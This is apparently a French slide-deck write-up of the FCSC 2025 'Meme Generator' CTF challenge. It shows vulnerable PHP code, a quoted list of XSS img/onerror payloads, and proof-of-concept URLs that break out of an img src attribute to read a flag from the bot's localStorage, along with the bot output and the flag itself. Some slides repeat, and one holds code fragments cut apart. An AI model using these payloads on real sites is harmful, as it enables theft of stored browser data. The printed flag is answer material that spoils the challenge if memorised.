Quick Write Up: Meme Generator

FCSC 2025 - Yxène

Énoncé

Meme Generator

25 points

intro web

Cette application de génération de memes est vulnérable à une technique très classique. Le bot accessible via le service détient le flag dans son `localStorage`.

- Application web : https://meme-generator.fcsc.fr/
- Bot : `nc chall.fcsc.fr 2210` (le bot n'a pas accès à internet)

meme-generator.tar.xz

Flag

Soumettre

Énoncé

Meme Generator

25 points

intro web

Cette application de génération de memes est vulnérable à une technique très classique. Le bot accessible via le service détient le flag dans son `localStorage`.

- Application web : https://meme-generator.fcsc.fr/
- Bot : `nc chall.fcsc.fr 2210` (le bot n'a pas accès à internet)

meme-generator.tar.xz

Flag

Soumettre

Le Site Web

FCSC 2025 Meme Generator

Choose a meme










Enter meme text

Generate Meme

FCSC 2025 Meme Generator

Choose a meme










Selected: kermit.jpeg

Join

Generate Meme

FCSC 2025 Meme Generator

Choose a meme











Enter meme text

Generate Meme

https://meme-generator.fcsc.fr/?image=kermit.jpeg&text=Join+the+dark+side+of+Polycyber



Le bot

```
administrateur@monpcB:~/Documents/CTF/FCSC25/intro/Meme Generator$ nc chall.fcsc.fr 2210
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
```

```
administrateur@monpcB:~/Documents/CTF/FCSC25/intro/Meme Generator$ nc chall.fcsc.fr 2210
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
https://meme-generator.fcsc.fr/?image=kermit.jpeg&text=Join+the+dark+side+of+Polycyber

Starting the browser...
[T1]> New tab created!
[T1]> navigating         | about:blank

Setting the flag in the localStorage for http://meme-generator/...
[T1]> navigating         | http://meme-generator/

Going to the user provided link...

Leaving o/
[T1]> Tab closed!
[T0]> Tab closed!
```

```
administrateur@monpcB:~/Documents/CTF/FCSC25/intro/Meme Generator$ nc chall.fcsc.fr 2210
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
http://meme-generator/?image=kermit.jpeg&text=Join+the+dark+side+of+Polycyber

Starting the browser...
[T1]> New tab created!
[T1]> navigating        | about:blank

Setting the flag in the localStorage for http://meme-generator/...
[T1]> navigating        | http://meme-generator/

Going to the user provided link...
[T1]> navigating        | http://meme-generator/?image=kermit.jpeg&text=Join+the+dark+side+of+Polycyber

Leaving o/
[T1]> Tab closed!
[T0]> Tab closed!
```

Le code source

index.php

```
74          <?php if (isset($_GET['image']) && isset($_GET['text'])): ?>
75
76              <div class="meme-container">
77
78                  <img src="img/<?php echo $_GET['image']; ?>" class="img-fluid">
79
80                  <div class="meme-text"><?php echo strtoupper($_GET['text']); ?></div>
81
82              </div>
83
84          <?php endif; ?>
```

index.php

```
74          <?php if (isset($_GET['image']) && isset($_GET['text'])): ?>
75
76              <div class="meme-container">
77
78                  <img src="img/<?php echo $_GET['image']; ?>" class="img-fluid">
79
80                  <div class="meme-text"><?php echo strtoupper($_GET['text']); ?></div>
81
82              </div>
83
84          <?php endif; ?>
```

index


```
74          <?php
75
76              <
77
78
79
80
81
82              <
83
84          <?php
```

```
: ?>

ss="img-fluid">

ET['text']); ?></div>
```

Preuve de concept

Injection dans une balise *img*

```
74          <?php if (isset($_GET['image']) && isset($_GET['text'])): ?>
75
76              <div class="meme-container">
77
78                  <img src="img/<?php echo $_GET['image']; ?>" class="img-fluid">
79
80                  <div class="meme-text"><?php echo strtoupper($_GET['text']); ?></div>
81
82              </div>
83
84          <?php endif; ?>
```

Payload All The Things - XSS

```
// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerrorrror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(alt) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS');>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>
<><img src=1 onerror=alert(1)>
```


POC

```
<img src="img/<?php echo $_GET['image']; ?>" class="img-fluid">
```

```
<img src="img/existe_pas" onerror=console.log("XSS")//" class="img-fluid">
```

```
https://meme-generator.fcsc.fr/?image=existe_pas" onerror=console.log("XSS")//&text=a
```

POC


GET https://meme-generator.fcsc.fr/?image=existe_pas" onerror=console.log('XSS')//&… [HTTP/2 200 698ms]
GET https://meme-generator.fcsc.fr/css/bootstrap.min.css [HTTP/2 200 216ms]
GET https://meme-generator.fcsc.fr/img/button.jpeg [HTTP/2 200 564ms]
GET https://meme-generator.fcsc.fr/img/chill.jpeg [HTTP/2 200 939ms]
GET https://meme-generator.fcsc.fr/img/futurama.jpeg [HTTP/2 200 706ms]
GET https://meme-generator.fcsc.fr/img/grumpy.jpeg [HTTP/2 200 1638ms]
GET https://meme-generator.fcsc.fr/img/homies.jpeg [HTTP/2 200 1636ms]
GET https://meme-generator.fcsc.fr/img/kermit.jpeg [HTTP/2 200 1073ms]
GET https://meme-generator.fcsc.fr/img/look.jpeg [HTTP/2 200 265ms]
GET https://meme-generator.fcsc.fr/img/megamind.jpeg [HTTP/2 200 950ms]
GET https://meme-generator.fcsc.fr/img/paid.jpeg [HTTP/2 200 1068ms]
GET https://meme-generator.fcsc.fr/img/soldier.jpeg [HTTP/2 200 1631ms]
GET https://meme-generator.fcsc.fr/img/existe_pas [HTTP/2 404 930ms]
XSS meme-generator.fcsc.fr:1:9
GET https://meme-generator.fcsc.fr/img/favicon.ico [HTTP/2 200 345ms]

POC

```
administrateur@monpcB:~/Documents/CTF/FCSC25/intro/Meme Generator$ nc chall.fcsc.fr 2210
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
http://meme-generator/?image=existe_pas" onerror=console.log("XSS")//&text=a

Starting the browser...
[T1]> New tab created!
[T1]> navigating          | about:blank

Setting the flag in the localStorage for http://meme-generator/...
[T1]> navigating          | http://meme-generator/

Going to the user provided link...
[T1]> navigating          | http://meme-generator/?image=existe_pas%22%20onerror=console.log(%22XSS%22)//&text=a
[T1]> console.error       | Failed to load resource: the server responded with a status of 404 (Not Found)
[T1]> console.log         | XSS

Leaving o/
[T1]> Tab closed!
[T0]> Tab closed!
```

Le FLAG !

Vol du flag dans le localStorage

```
<img src="img/existe_pas" onerror=console.log(localStorage.getItem('flag')
)// class="img-fluid">
```

```
https://meme-generator.fcsc.fr/?image=existe_pas"
onerror=console.log(localStorage.getItem('flag'))//&text=a
```

Vol du flag dans le localStorage

```
administrateur@monpcB:~/Documents/CTF/FCSC25/intro/Meme Generator$ nc chall.fcsc.fr 2210
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
http://meme-generator/?image=existe_pas" onerror=console.log(localStorage.getItem('flag'))//&text=a

Starting the browser...
[T1]> New tab created!
[T1]> navigating        | about:blank

Setting the flag in the localStorage for http://meme-generator/...
[T1]> navigating        | http://meme-generator/

Going to the user provided link...
[T1]> navigating        | http://meme-generator/?image=existe_pas%22%20onerror=console.log(localStorage.getItem(%27fla
g%27))//&text=a
[T1]> console.error     | Failed to load resource: the server responded with a status of 404 (Not Found)
[T1]> console.log       | FCSC{7ceb95bed1244c477d15967098cb71ec98e98678c2f2375de098e5919dba0bd8}

Leaving o/
[T1]> Tab closed!
[T0]> Tab closed!
```

Questions ?